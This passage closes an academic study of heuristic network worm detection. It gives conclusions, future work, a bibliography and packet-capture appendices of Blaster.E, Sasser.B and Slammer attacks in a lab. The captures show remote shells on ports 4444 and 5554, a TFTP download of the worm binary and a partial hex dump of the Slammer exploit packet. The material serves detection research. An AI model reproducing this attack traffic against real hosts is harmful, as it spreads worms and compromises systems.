In conclusion, the most successful heuristics for worm detection appear to be the exploit-specific detection rules. These rules will detect all worm families and variants the employ the exploit in question. However, in order to write the detection rule, the exploit must first be fully understood, and the rule must then be implemented in an NIDS,

The other exploit-based heuristics – the presence of a NOP ramp or other suspicious strings – are also successful in detecting worms. However, these heuristics also have the potential of falsely identifying clean network traffic as worm traffic. These heuristics were seen in the clean network traffic used in this study, but were restricted to local traffic. All false positives were removed only by checking traffic from external sources for these heuristics. The applicability of these rules depends on the network at hand.

Many of the behavior-based were also successful in detecting worms. Scanning activity, specifically portsweeps, appears to be a good worm detection heuristic. Portsweeps were not seen in clean network traffic. The portsweep detection engine, sfPortscan, did have to be tuned to reduce the false positive rate of portscans, but this is unrelated to worm detection. The presence of a command shell in the traffic can also be used as a worm detection heuristic. However, this heuristic has the potential of appearing in clean network traffic. Once again, some configuration of the system (as well as a thorough understanding of the underlying network) is necessary in order to implement this system on a given network.

Scanning of an invalid IP address range detected a large number of worms in the study. This heuristic is very network specific and must be tuned to the network at hand. A good understanding of the local network traffic is needed in order to use this heuristic. Also, this heuristic is only able to detect worms originating from the local network, for example, if the local network was used to initiate the worm.

Taken together, these heuristics appear to make up a valuable worm detection system. It is robust in that is does not rely on one specific aspect of a worm for detection. Additionally, it produced an acceptable false positive rate, although more testing is necessary to verify this.

## 6.2 Future Work

The research presented in this paper provides several possibilities for future research. These suggestions are briefly outlined here.

Firstly and most directly related to the current research, several of the heuristics presented here could use further testing. For example, the ICMP Destination Unreachable and TCP RESET messages were not seen at all in any network traffic used in the study. Further work should be done to determine if these are valid heuristics for worm detection.

An additional need for future work exists in the fact that the heuristics found in this study should be tested on other worms. It would be interesting to see if these heuristics were equally successful in detecting worms on other operating systems, such as the Linux worms Slapper, ADM, Ramen, and Li0n, and the BSD worm Scalper. It is very possible that a single set of heuristics would be able to detect and prevent worms on all types of systems, and this possibility should definitely be investigated.

Also, as future worms are released, these worms should be continuously tested to verify that they too are detected by the heuristic set. If there are not, the heuristic set should be revised.

To date, no worm exists that uses encryption in order to propagate unnoticed. If an encrypted worm did become active, it is unlikely that the system outlined here would be able to detect such a worm. Another obstacle here is that devising an algorithm to decrypt such a worm also compromises the confidentiality of other encrypted traffic. More research needs to be done in this area.

A final area that should be looked in to is the possibility of implementing such a system as this in hardware. Similar functionality is required by hardware firewalls, routers, and switches, so it should not be too difficult to accomplish this.  This would greatly increase the performance, and thus usability, of such a system.

## 6.3  Summary

This section presented some final thoughts on the research study and listed some suggestions for future work.  The following appendices contain sample worm traffic captures and the actual Snort rule configuration file used for the study.

# 7 Bibliography

1. Shoch, John and Jon Hupp. "The Worm Programs – Early Experience with a Distributed Computation." Communications of the ACM. March 1982. Vol. 25. No. 3.
2. Spafford, Eugene. The Internet Worm Program: An Analysis. Purdue Technical Report CSD-TR-823. Department of Computer Sciences, Purdue University. 1988.
3. Szor, Peter. The Art of Computer Virus Research and Defense. Symantec Press. Addison Wesley. 2004.
4. Seifried, Kurt. Firewall Overview. October 25, 2001. Online. Available: http://www.seifried.org/security/network/firewall/20011025-firewall-overview.html.
5. Mukherjee, Biswanath, L. Todd Heberlain, and Karl Levitt. "Network Intrusion Detection." IEEE Network. May/June 1994.
6. scut. "Exploiting Format String Vulnerabilities." Team Teso. March 24, 2001. Online. Available: http://www-cse.ucsd.edu/classes/sp05/cse127/teso.pdf.
7. Aleph One. "Smashing the Stack for Fun and Profit." Phrack. Vol. 7 Iss. 49. November 8, 1996.
8. klog. "The Frame Pointer Overwrite." Phrack. Vol. 9 Iss. 55. September 9, 1999.
9. anonymous. "Once Upon a free()…" Phrack. Vol. 11 Iss. 57. August 11, 2001.
10. Kaempf, Michel. "Vudo – An Object Superstitiously Believed to Embody Magical Powers." Phrack. Vol. 11 Iss. 57. August 11, 2001.
11. shaun2k2. "Exploitation – Returning into libc." Online. Available: http://www.astalavista.com//data/retlibc.txt.
12. Solar Designer. "Getting around non-executable stack (and fix)." BugTraq. August 10, 1997. Online. Available: http://seclists.org/lists/bugtraq/1997/Aug/0063.html.

13. Blomgren, Michel. “Introduction to Shellcoding: How to exploit buffer overflows.” Tigerteam.se. 2004. Online. Available: http://tigerteam.se/dl/papers/intro_to_shellcoding.pdf.

14. Scambray, Joel and Mike Shema. Hacking Exposed: Web Applications. McGraw-Hill. New York. 2002.

15. Staniford, Stuart, Vern Paxson, and Nicholas Weaver. “How to 0wn the Internet in Your Spare Time.” Proceedings of the 11th USENIX Security Symposium. August 2002.

16. Moore, David et al. Internet Quarantine: Requirements for Containing Self-Propagating Code. University of California, San Diego. 2002.

17. Liljenstam, Michael, and David Nicol. “Comparing Passive and Active Worm Defenses.” Proceedings of the First International Conference on the Quantitative Evaluation of Systems. IEEE. 2004.

18. Wong, Cynthia et al. “Dynamic Quarantine of Internet Worms.” Proceedings of the 2004 International Conference on Dependable Systems and Networks. IEEE. 2004.

19. Berk, Vincent, George Bakos, and Robert Morris. “Designing a Framework for Active Worm Detection on Global Network.” Proceedings of the First IEEE International Workshop of Information Assurance. IEEE. 2003.

20. Chen, Shigang and Yong Tang. “Slowing Down Internet Worms.” Proceedings of the 24th International Conference on Distributed Computing Systems. IEEE. 2004.

21. Gu, Guofei et al. “Worm Detection, Early Warning and Response Based on Local Victim Information.” Proceedings of the 20th Annual Computer Security Applications Conference. IEEE. 2004.

22. Madhusudan, Bharath, and John Lockwood. Design of a System for Real-Time Worm Detection. IEEE. 2004.

23. Pasupulati, A. et al. Buttercup: On Network-based Detection for Containing Self-Propagating Code. IEEE. 2004.

24. Moore, David et al. Network Telescopes: Technical Report. July 7, 2004. Online. Available: http://www.cs.ucsd.edu/Dienst/UI/2.0/Describe/ncstrl.ucsd_cse/CS2004-0795.
25. The Last Stage of Delerium Research Group. "[LSD] Critical security vulnerability in Microsoft Operating Systems." Bugtraq. July 16, 2003. Online. Available: http://marc.theaimsgroup.com/?l=bugtraq&m=105838687731618&w=2.
26. Microsoft Security Bulletin MS03-26. "Buffer Overrun In RPC Interface Could Allow Code Execution." Microsoft Corporation. July 16, 2003. Online. Available: http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx
27. Network Working Group. RFC 1050 – RPC: Remote Procedure Call Protocol specification. Sun Microsystems, Inc. April 1988.
28. COM: Component Object Model Technologies. Microsoft Corporation. 2005. Online. Available: http://www.microsoft.com/com/default.mspx.
29. Ferrie, Peter, Frederic Perriot, and Peter Szor. "Blast Off!" Virus Bulletin. Symantec Security Response. September 2003.
30. flashsky. The Analysis of LSD's Buffer Overrun in Windows RPC Interface. Xfocus. August 25, 2003. Online. Available: http://xfocus.org/documents/200307/2.html.
31. Virus Encyclopedia. Symantc. Online. Available: http://securityresponse.symantec.com/avcenter/vinfodb.html
32. Virus Encyclopedia. Trend Micro. Online. Available: http://www.trendmicro.com/vinfo/virusencyclo/default.asp.
33. eEye Digital Security. "Windows Local Security Authority Service Remote Buffer Overflow." eEye Digital Security. April 13, 2004. Online. Available: http://eeye.com/html/research/advisories/AD20040413C.html.
34. Microsoft Security Bulletin MS04-011. "Security Update for Microsoft Windows." Microsoft Corporation. April 13, 2004. Online. Available: http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx.
35. Trendlabs Research White Paper. "The Sasser Event: History and Implications." Trend Micro. June 2004.

36. eEye Digital Security. "Analysis: Sasser Worm." eEye Digital Security. May 1, 2004. Online. Available: http://eeye.com/html/research/advisories/AD20040501.html.
37. Litchfield, David. "Unauthenticated Remote Compromise in MS SQL Server 2000." NGSSoftware Insight Security Research. July 2002. Online. Available: http://www.ngssoftware.com/advisories/mssql-udp.txt.
38. Microsoft Security Bulletin MS02-039. "Buffer Overrun In SQL Server 2000 Interface Could Enable Code Execution." Microsoft Corporation. July 24, 2002. Online. Available: http://www.microsoft.com/technet/security/bulletin/MS02-039.mspx.
39. Moore, David. "The Spread of the Sapphire/Slammer Worm." Online. Available: http://www.cs.berkeley.edu/~nweaver/sapphire/.
40. Hassell, Riley and Ryan Permeh. "Microsoft Internet Information Services Remote Buffer Overflow (SYSTEM Level Access)." eEye Digital Security. June 18, 2001. Online. Available: http://eeye.com/html/research/advisories/AD20010618.html.
41. Microsoft Security Bulletin MS01-033. "Unchecked Buffer in Index Serve ISAPI Extension Could Enable Web Server Compromise." Microsoft Corporation. June 18, 2001. Online. Available: http://www.microsoft.com/technet/security/bulletin/MS01-033.mspx.
42. Permeh, Ryan and Marc Maiffret. "ANALYSIS: .ida 'Code Red' Worm." eEye Digital Security. July 17, 2001. Online. Available: http://eeye.com/html/research/advisories/AL20010717.html.
43. "Virus Collection." VX Heavens. Online. Available: http://vx.netlux.org/vl.php.
44. "VMware – Virtual Infrastructure Software." Homepage: http://www.vmware.com/.
45. "Ethereal: A Network Protocol Analyzer." Homepage: http://ethereal.com/.
46. "Snort – the de facto standard for intrusion detection/prevention." Homepage: http://www.snort.org/.

# Appendix A – Worm Traffic Captures

## A.1 Blaster.E Attack

```
No.   Time          Source            Destination       Protocol                      Info

36 62.096334   192.168.12.128      192.168.12.10       TCP     1035 > epmap    [SYN] Seq=0 Ack=0
          Win=64240 Len=0 MSS=1460
37 62.111543   192.168.12.10       192.168.12.128      TCP     epmap > 1035    [SYN, ACK] Seq=0
          Ack=1 Win=64240 Len=0 MSS=1460
38 62.119829   192.168.12.128      192.168.12.10       TCP     1035 > epmap    [ACK] Seq=1 Ack=1
          Win=64240 Len=0
84 68.148712   192.168.12.128      192.168.12.10       DCERPC   Bind:          call_id: 127 UUID:
          ISystemActivator
85 68.153414   192.168.12.128      192.168.12.10       ISystemActivator        RemoteCreateInstance
          request
86 68.156569   192.168.12.10       192.168.12.128      TCP     epmap > 1035    [ACK] Seq=1 Ack=1533
          Win=64240 Len=0
87 68.156801   192.168.12.128      192.168.12.10       TCP     1035 > epmap    [PSH, ACK] Seq=1533
          Ack=1 Win=64240 Len=244
88 68.157311   192.168.12.128      192.168.12.10       TCP     1035 > epmap    [FIN, ACK] Seq=1777
          Ack=1 Win=64240 Len=0
89 68.158292   192.168.12.10       192.168.12.128      TCP     epmap > 1035    [ACK] Seq=1 Ack=1778
          Win=63996 Len=0
90 68.167528   192.168.12.10       192.168.12.128      DCERPC   Bind_ack:      call_id: 127 accept
          max_xmit: 5840  max_recv: 5840
91 68.190159   192.168.12.128      192.168.12.10       TCP     1035 > epmap    [RST] Seq=1778 Ack=1
          Win=0   Len=0
92 68.321669   192.168.12.128      192.168.12.10       TCP     1047 > 4444     [SYN] Seq=0 Ack=0
          Win=64240 Len=0 MSS=1460
93 68.323583   192.168.12.10       192.168.12.128      TCP     4444 > 1047     [RST, ACK] Seq=0
          Ack=0 Win=0 Len=0
95 68.640568   192.168.12.128      192.168.12.10       TCP     1047 > 4444     [SYN] Seq=0 Ack=0
          Win=64240 Len=0 MSS=1460
96 68.650128   192.168.12.10       192.168.12.128      TCP     4444 > 1047     [SYN, ACK] Seq=0
          Ack=1 Win=64240 Len=0 MSS=1460
97 68.651532   192.168.12.128      192.168.12.10       TCP     1047 > 4444     [ACK] Seq=1 Ack=1
          Win=64240 Len=0
98 68.791232   192.168.12.128      192.168.12.10       TCP     1047 > 4444     [PSH, ACK] Seq=1
          Ack=1   Win=64240 Len=39
99 68.971113   192.168.12.10       192.168.12.128      TCP     4444 > 1047 [ACK] Seq=1 Ack=40
          Win=64201 Len=0
105 70.408937   192.168.12.10       192.168.12.128      TCP     4444 > 1047 [PSH, ACK] Seq=1 Ack=40
          Win=64201 Len=39
106 70.521803   192.168.12.128      192.168.12.10       TCP     1047 > 4444 [ACK] Seq=40 Ack=40
          Win=64201 Len=0
107 70.522516   192.168.12.10       192.168.12.128      TCP     4444 > 1047 [PSH, ACK] Seq=40
          Ack=40  Win=64201 Len=104
 109 70.613860   192.168.12.128      192.168.12.10       TCP     1047 > 4444 [ACK] Seq=40 Ack=144
          Win=64097 Len=0
111 71.527032   192.168.12.10       192.168.12.128      TFTP    Read Request, File: mslaugh.exe,
          Transfer type: octet
```

```
112 72.012624   192.168.12.128      192.168.12.10       TFTP    Data Packet, Block: 1
113 72.016138   192.168.12.10       192.168.12.128      TFTP    Acknowledgement, Block: 1
126 73.012607   192.168.12.10       192.168.12.128      TFTP    Acknowledgement, Block: 1
129 73.825084   192.168.12.128      192.168.12.10       TFTP    Data Packet, Block: 2
130 73.825556   192.168.12.10       192.168.12.128      TFTP    Acknowledgement, Block: 2
133 74.209214   192.168.12.128      192.168.12.10       TFTP    Data Packet, Block: 3
134 74.209502   192.168.12.10       192.168.12.128      TFTP    Acknowledgement, Block: 3
136 75.220711   192.168.12.10       192.168.12.128      TFTP    Acknowledgement, Block: 3
139 76.843353   192.168.12.128      192.168.12.10       TFTP    Data Packet, Block: 4
140 76.843687   192.168.12.10       192.168.12.128      TFTP    Acknowledgement, Block: 4
144 77.442511   192.168.12.128      192.168.12.10       TFTP    Data Packet, Block: 5
145 77.442934   192.168.12.10       192.168.12.128      TFTP    Acknowledgement, Block: 5
146 78.437749   192.168.12.10       192.168.12.128      TFTP    Acknowledgement, Block: 5
147 78.658711   192.168.12.128      192.168.12.10       TFTP    Data Packet, Block: 6
148 78.658997   192.168.12.10       192.168.12.128      TFTP    Acknowledgement, Block: 6
149 79.207280   192.168.12.128      192.168.12.10       TFTP    Data Packet, Block: 7
150 79.207548   192.168.12.10       192.168.12.128      TFTP    Acknowledgement, Block: 7
154 79.748767   192.168.12.128      192.168.12.10       TFTP    Data Packet, Block: 8
155 79.749023   192.168.12.10       192.168.12.128      TFTP    Acknowledgement, Block: 8
158 80.378258   192.168.12.128      192.168.12.10       TFTP    Data Packet, Block: 9
159 80.378562   192.168.12.10       192.168.12.128      TFTP    Acknowledgement, Block: 9
163 80.885412   192.168.12.128      192.168.12.10       TFTP    Data Packet, Block: 10
164 80.900262   192.168.12.10       192.168.12.128      TFTP    Acknowledgement, Block: 10
167 81.866794   192.168.12.10       192.168.12.128      TFTP    Acknowledgement, Block: 10
168 81.898315   192.168.12.128      192.168.12.10       TFTP    Data Packet, Block: 11
169 81.926466   192.168.12.10       192.168.12.128      TFTP    Acknowledgement, Block: 11
171 82.560410   192.168.12.128      192.168.12.10       TFTP    Data Packet, Block: 12
172 82.560859   192.168.12.10       192.168.12.128      TFTP    Acknowledgement, Block: 12
173 83.553606   192.168.12.10       192.168.12.128      TFTP    Acknowledgement, Block: 12
174 84.234077   192.168.12.128      192.168.12.10       TFTP    Data Packet, Block: 13 (last)
175 84.234360   192.168.12.10       192.168.12.128      TFTP    Acknowledgement, Block: 13
176 84.413567   192.168.12.10       192.168.12.128      TCP     4444 > 1047 [PSH, ACK] Seq=144
          Ack=40  Win=64201 Len=61
177 84.741020   192.168.12.128      192.168.12.10       TCP     1047 > 4444 [ACK] Seq=40 Ack=205
          Win=64036 Len=0
178 84.741124   192.168.12.10       192.168.12.128      TCP     4444 > 1047 [PSH, ACK] Seq=205
          Ack=40  Win=64201 Len=22
180 85.050052   192.168.12.128      192.168.12.10       TCP     1047 > 4444 [ACK] Seq=40 Ack=227
          Win=64014 Len=0
181 86.001421   192.168.12.128      192.168.12.10       TCP     1047 > 4444 [PSH, ACK] Seq=40
          Ack=227 Win=64014 Len=18
182 86.002563   192.168.12.10       192.168.12.128      TCP     4444 > 1047 [PSH, ACK] Seq=227
          Ack=58  Win=64183 Len=18
183 86.256351   192.168.12.128      192.168.12.10       TCP     1047 > 4444 [ACK] Seq=58 Ack=245
          Win=63996 Len=0
184 86.417021   192.168.12.10       192.168.12.128      TCP     4444 > 1047 [PSH, ACK] Seq=245
          Ack=58  Win=64183 Len=2
185 86.448937   192.168.12.128      192.168.12.10       TCP     1047 > 4444 [ACK] Seq=58 Ack=247
          Win=63994 Len=0
186 86.449065   192.168.12.10       192.168.12.128      TCP     4444 > 1047 [PSH, ACK] Seq=247
          Ack=58  Win=64183 Len=20
188 86.526381   192.168.12.128      192.168.12.10       TCP     1047 > 4444 [ACK] Seq=58 Ack=267
          Win=63974 Len=0
189 86.777317   192.168.12.128      192.168.12.10       TCP     1047 > 4444 [PSH, ACK] Seq=58
          Ack=267 Win=63974 Len=12
```

```
190 86.777833   192.168.12.10        192.168.12.128       TCP      4444 > 1047 [PSH, ACK] Seq=267
          Ack=70  Win=64171 Len=12
191 86.824281   192.168.12.128       192.168.12.10        TCP      1047 > 4444 [ACK] Seq=70 Ack=279
          Win=63962 Len=0
192 87.215719   192.168.12.10        192.168.12.128       TCP      4444 > 1047 [PSH, ACK] Seq=279
          Ack=70  Win=64171 Len=2
193 87.243569   192.168.12.128       192.168.12.10        TCP      1047 > 4444 [RST] Seq=70 Ack=279
          Win=0 Len=0
```

## A.2  Sasser.B Attack

```
No.   Time            Source               Destination          Protocol                   Info
258 65.596072   192.168.12.130       192.168.12.131       DCERPC   Bind: call_id: 1 UUID: LSA_DS
259 65.612911   192.168.12.131       192.168.12.130       DCERPC   Bind_ack: call_id: 1 accept
          max_xmit: 4280 max_recv: 4280
260 65.616824   192.168.12.130       192.168.12.131       LSA_DS   DsRolerUpgradeDownlevelServer
          request
261 65.632879   192.168.12.130       192.168.12.131       TCP      [Continuation to #260] 4094 >
          microsoft-ds [ACK] Seq=2350 Ack=805 Win=63436 Len=1460
262 65.632934   192.168.12.131       192.168.12.130       TCP      microsoft-ds > 4094 [ACK] Seq=805
          Ack=3810 Win=64240 Len=0
263 65.632992   192.168.12.130       192.168.12.131       TCP      [Continuation to #260] 4094 >
          microsoft-ds [PSH, ACK] Seq=3810 Ack=805 Win=63436 Len=400
264 65.671912   192.168.12.131       192.168.12.130       TCP      microsoft-ds > 4094 [ACK] Seq=805
          Ack=4210 Win=63840 Len=0
266 65.735587   192.168.12.131       192.168.12.130       LSA_DS   DsRolerUpgradeDownlevelServer
          response
267 65.864981   192.168.12.130       192.168.12.131       TCP      4094 > microsoft-ds [ACK] Seq=4210
          Ack=913 Win=63328 Len=0
269 66.655254   192.168.12.130       192.168.12.131       TCP      4094 > microsoft-ds [RST] Seq=4210
          Ack=2186884980 Win=0 Len=0
270 66.658232   192.168.12.130       192.168.12.131       TCP      4504 > 9996 [SYN] Seq=0 Ack=0
          Win=64240 Len=0 MSS=1460
271 66.683474   192.168.12.131       192.168.12.130       TCP      9996 > 4504 [SYN, ACK] Seq=0 Ack=1
          Win=64240 Len=0 MSS=1460
272 66.701761   192.168.12.130       192.168.12.131       TCP      4504 > 9996 [ACK] Seq=1 Ack=1
          Win=64240 Len=0
273 66.738611   192.168.12.130       192.168.12.131       TCP      4504 > 9996 [PSH, ACK] Seq=1 Ack=1
          Win=64240 Len=1
274 66.878233   192.168.12.131       192.168.12.130       TCP      9996 > 4504 [ACK] Seq=1 Ack=2
          Win=64239 Len=0
275 66.894938   192.168.12.130       192.168.12.131       TCP      4504 > 9996 [PSH, ACK] Seq=2 Ack=1
          Win=64240 Len=213
276 67.106302   192.168.12.131       192.168.12.130       TCP      9996 > 4504 [ACK] Seq=1 Ack=215
          Win=64026 Len=0
277 67.161264   192.168.12.131       192.168.12.130       TCP      9996 > 4504 [PSH, ACK] Seq=1
          Ack=215 Win=64026 Len=39
278 67.242064   192.168.12.130       192.168.12.131       TCP      4504 > 9996 [ACK] Seq=215 Ack=40
          Win=64201 Len=0
279 67.242469   192.168.12.131       192.168.12.130       TCP      9996 > 4504 [PSH, ACK] Seq=40
          Ack=215 Win=64026 Len=279
```

```
281 67.400247   192.168.12.130        192.168.12.131        TCP      4504 > 9996 [ACK] Seq=215 Ack=319
            Win=63922 Len=0
282 67.421268   192.168.12.131        192.168.12.130        TCP      9996 > 4504 [PSH, ACK] Seq=319
            Ack=215 Win=64026 Len=6
283 67.606510   192.168.12.130        192.168.12.131        TCP      4504 > 9996 [ACK] Seq=215 Ack=325
            Win=63916 Len=0
284 67.637454   192.168.12.130        192.168.12.131        TCP      4504 > 9996 [RST] Seq=215 Ack=325
            Win=0 Len=0
287 69.034619   192.168.12.131        192.168.12.130        TCP      1036 > 5554 [SYN] Seq=0 Ack=0
            Win=64240 Len=0 MSS=1460
288 69.047886   192.168.12.130        192.168.12.131        TCP      5554 > 1036 [SYN, ACK] Seq=0 Ack=1
            Win=64240 Len=0 MSS=1460
289 69.048402   192.168.12.131        192.168.12.130        TCP      1036 > 5554 [ACK] Seq=1 Ack=1
            Win=64240 Len=0
290 69.084592   192.168.12.130        192.168.12.131        TCP      5554 > 1036 [PSH, ACK] Seq=1 Ack=1
            Win=64240 Len=7
291 69.086141   192.168.12.131        192.168.12.130        TCP      1036 > 5554 [PSH, ACK] Seq=1 Ack=8
            Win=64233 Len=16
292 69.092347   192.168.12.130        192.168.12.131        TCP      5554 > 1036 [PSH, ACK] Seq=8
            Ack=17 Win=64224 Len=7
293 69.092760   192.168.12.131        192.168.12.130        TCP      1036 > 5554 [PSH, ACK] Seq=17
            Ack=15 Win=64226 Len=10
294 69.093417   192.168.12.130        192.168.12.131        TCP      5554 > 1036 [PSH, ACK] Seq=15
            Ack=27 Win=64214 Len=7
295 69.156259   192.168.12.131        192.168.12.130        TCP      1036 > 5554 [ACK] Seq=27 Ack=22
            Win=64219 Len=0
296 69.312476   192.168.12.131        192.168.12.130        TCP      1036 > 5554 [PSH, ACK] Seq=27
            Ack=22 Win=64219 Len=26
297 69.313431   192.168.12.130        192.168.12.131        TCP      5554 > 1036 [PSH, ACK] Seq=22
            Ack=53 Win=64188 Len=7
298 69.313711   192.168.12.131        192.168.12.130        TCP      1036 > 5554 [PSH, ACK] Seq=53
            Ack=29 Win=64212 Len=19
299 69.314470   192.168.12.130        192.168.12.131        TCP      5554 > 1036 [PSH, ACK] Seq=29
            Ack=72 Win=64169 Len=7
300 69.323307   192.168.12.130        192.168.12.131        TCP      1832 > 1037 [SYN] Seq=0 Ack=0
            Win=64240 Len=0 MSS=1460
301 69.323466   192.168.12.131        192.168.12.130        TCP      1037 > 1832 [SYN, ACK] Seq=0 Ack=1
            Win=64240 Len=0 MSS=1460
302 69.326757   192.168.12.130        192.168.12.131        TCP      1832 > 1037 [ACK] Seq=1 Ack=1
            Win=64240 Len=0
303 69.328826   192.168.12.130        192.168.12.131        TCP      1832 > 1037 [PSH, ACK] Seq=1 Ack=1
            Win=64240 Len=1
304 69.396331   192.168.12.130        192.168.12.131        TCP      1832 > 1037 [PSH, ACK] Seq=2 Ack=1
            Win=64240 Len=1460
305 69.415058   192.168.12.131        192.168.12.130        TCP      1037 > 1832 [ACK] Seq=1 Ack=1462
            Win=64240 Len=0
306 69.432319   192.168.12.130        192.168.12.131        TCP      1832 > 1037 [PSH, ACK] Seq=1462
            Ack=1 Win=64240 Len=579
307 69.485138   192.168.12.131        192.168.12.130        TCP      1036 > 5554 [ACK] Seq=72 Ack=36
            Win=64205 Len=0
308 69.492887   192.168.12.130        192.168.12.131        TCP      1832 > 1037 [PSH, ACK] Seq=2041
            Ack=1 Win=64240 Len=1460
309 69.493012   192.168.12.131        192.168.12.130        TCP      1037 > 1832 [ACK] Seq=1 Ack=3501
            Win=64240 Len=0
310 69.506455   192.168.12.130        192.168.12.131        TCP      1832 > 1037 [PSH, ACK] Seq=3501
            Ack=1 Win=64240 Len=1086
```

```
311 69.523699   192.168.12.130       192.168.12.131       TCP      1832 > 1037 [PSH, ACK] Seq=4587
            Ack=1 Win=64240 Len=1460
312 69.523954   192.168.12.131       192.168.12.130       TCP      1037 > 1832 [ACK] Seq=1 Ack=6047
            Win=64240 Len=0
313 69.547117   192.168.12.130       192.168.12.131       TCP      1832 > 1037 [PSH, ACK] Seq=6047
            Ack=1 Win=64240 Len=1289
314 69.621923   192.168.12.130       192.168.12.131       TCP      1832 > 1037 [PSH, ACK] Seq=7336
            Ack=1 Win=64240 Len=1460
315 69.622050   192.168.12.131       192.168.12.130       TCP      1037 > 1832 [ACK] Seq=1 Ack=8796
            Win=64240 Len=0
316 69.653490   192.168.12.130       192.168.12.131       TCP      1832 > 1037 [PSH, ACK] Seq=8796
            Ack=1 Win=64240 Len=1030
317 69.681536   192.168.12.130       192.168.12.131       TCP      1832 > 1037 [PSH, ACK] Seq=9826
            Ack=1 Win=64240 Len=1460
318 69.693890   192.168.12.131       192.168.12.130       TCP      1037 > 1832 [ACK] Seq=1 Ack=11286
            Win=64240 Len=0
319 69.712120   192.168.12.130       192.168.12.131       TCP      1832 > 1037 [PSH, ACK] Seq=11286
            Ack=1 Win=64240 Len=353
320 69.725205   192.168.12.130       192.168.12.131       TCP      1832 > 1037 [PSH, ACK] Seq=11639
            Ack=1 Win=64240 Len=1460
321 69.725339   192.168.12.131       192.168.12.130       TCP      1037 > 1832 [ACK] Seq=1 Ack=13099
            Win=64240 Len=0
322 69.763059   192.168.12.130       192.168.12.131       TCP      1832 > 1037 [PSH, ACK] Seq=13099
            Ack=1 Win=64240 Len=1022
323 69.931545   192.168.12.131       192.168.12.130       TCP      1037 > 1832 [ACK] Seq=1 Ack=14121
            Win=63218 Len=0
324 69.931646   192.168.12.130       192.168.12.131       TCP      1832 > 1037 [PSH, ACK] Seq=14121
            Ack=1 Win=64240 Len=1460
325 69.949907   192.168.12.130       192.168.12.131       TCP      1832 > 1037 [FIN, PSH, ACK]
            Seq=15581 Ack=1 Win=64240 Len=292
326 69.950199   192.168.12.131       192.168.12.130       TCP      1037 > 1832 [ACK] Seq=1 Ack=15874
            Win=64240 Len=0
327 69.950279   192.168.12.130       192.168.12.131       TCP      5554 > 1036 [PSH, ACK] Seq=36
            Ack=72 Win=64169 Len=7
328 70.023099   192.168.12.131       192.168.12.130       TCP      1037 > 1832 [FIN, ACK] Seq=1
            Ack=15874 Win=64240 Len=0
329 70.024304   192.168.12.131       192.168.12.130       TCP      1036 > 5554 [PSH, ACK] Seq=72
            Ack=43 Win=64198 Len=6
330 70.030866   192.168.12.130       192.168.12.131       TCP      1832 > 1037 [ACK] Seq=15874 Ack=2
            Win=64240 Len=0
331 70.053306   192.168.12.130       192.168.12.131       TCP      5554 > 1036 [FIN, ACK] Seq=43
            Ack=78 Win=64163 Len=0
332 70.053440   192.168.12.131       192.168.12.130       TCP      1036 > 5554 [ACK] Seq=78 Ack=44
            Win=64198 Len=0
333 70.053774   192.168.12.131       192.168.12.130       TCP      1036 > 5554 [FIN, ACK] Seq=78
            Ack=44 Win=64198 Len=0
334 70.087628   192.168.12.130       192.168.12.131       TCP      5554 > 1036 [ACK] Seq=44 Ack=79
            Win=64163 Len=0
```

## A.3 Slammer Exploit Packet

```
Frame 1 (418 bytes on wire, 418 bytes captured)
    Arrival Time: Oct 10, 2003 18:02:49.239104000
    Time delta from previous packet: 0.000000000 seconds
    Time since reference or first frame: 0.000000000 seconds
    Frame Number: 1
    Packet Length: 418 bytes
    Capture Length: 418 bytes
Ethernet II, Src: 00:00:0c:55:46:2c, Dst: 00:00:86:55:98:1e
    Destination: 00:00:86:55:98:1e (Megahert_55:98:1e)
    Source: 00:00:0c:55:46:2c (Cisco_55:46:2c)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 213.76.212.22 (213.76.212.22), Dst Addr: 65.165.167.86 (65.165.167.86)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 404
    Identification: 0xc543 (50499)
    Flags: 0x00
        0... = Reserved bit: Not set
        .0.. = Don't fragment: Not set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 113
    Protocol: UDP (0x11)
    Header checksum: 0xf0b6 (correct)
    Source: 213.76.212.22 (213.76.212.22)
    Destination: 65.165.167.86 (65.165.167.86)
User Datagram Protocol, Src Port: 20199 (20199), Dst Port: ms-sql-m (1434)
    Source port: 20199 (20199)
    Destination port: ms-sql-m (1434)
    Length: 384
    Checksum: 0x5405 (correct)
DCE RPC
    Version: 4
    Packet type: Ping (1)
    Flags1: 0x01
        0... .... = Reserved: Not set
        .0.. .... = Broadcast: Not set
        ..0. .... = Idempotent: Not set
        ...0 .... = Maybe: Not set
        .... 0... = No Fack: Not set
        .... .0.. = Fragment: Not set
        .... ..0. = Last Fragment: Not set
        .... ...1 = Reserved: Set
    Flags2: 0x01
        0... .... = Reserved: Not set
        .0.. .... = Reserved: Not set
        ..0. .... = Reserved: Not set
        ...0 .... = Reserved: Not set
        .... 0... = Reserved: Not set
        .... .0.. = Reserved: Not set
        .... ..0. = Cancel Pending: Not set
        .... ...1 = Reserved: Set
    Data Representation: 010101
        Byte order: Big-endian (0)
        Character: EBCDIC (1)
        Floating-point: VAX (1)
    Serial High: 0x01
    Object UUID: 01010101-0101-0101-0101-010101010101
    Interface: 01010101-0101-0101-0101-010101010101
    Activity: 01010101-0101-0101-0101-010101010101
    Server boot time: Jul 14, 1970 18:36:49.000000000
    Interface Ver: 16843009
    Sequence num: 16843009
    Opnum: 257
    Interface Hint: 0x0101
    Activity Hint: 0x0101
    Fragment len: 257
    Fragment num: 257
    Auth proto: Kerberos 5 (1)
    Serial Low: 0x01
    Kerberos authentication verifier
        Protection Level: Unknown (226)
        Key Version Number: 8
        Authentication Verifier: 8D049001D88945B46A108D45B05031C9

0000  00 00 86 55 98 1e 00 00 0c 55 46 2c 08 00 45 00   ...U.....UF,..E.
0010  01 94 c5 43 00 00 71 11 f0 b6 d5 4c d4 16 41 a5   ...C..q....L..A.
0020  a7 56 4e e7 05 9a 01 80 54 05 04 01 01 01 01 01   .VN.....T.......
0030  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ................
0040  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ................
0050  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ................
0060  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ................
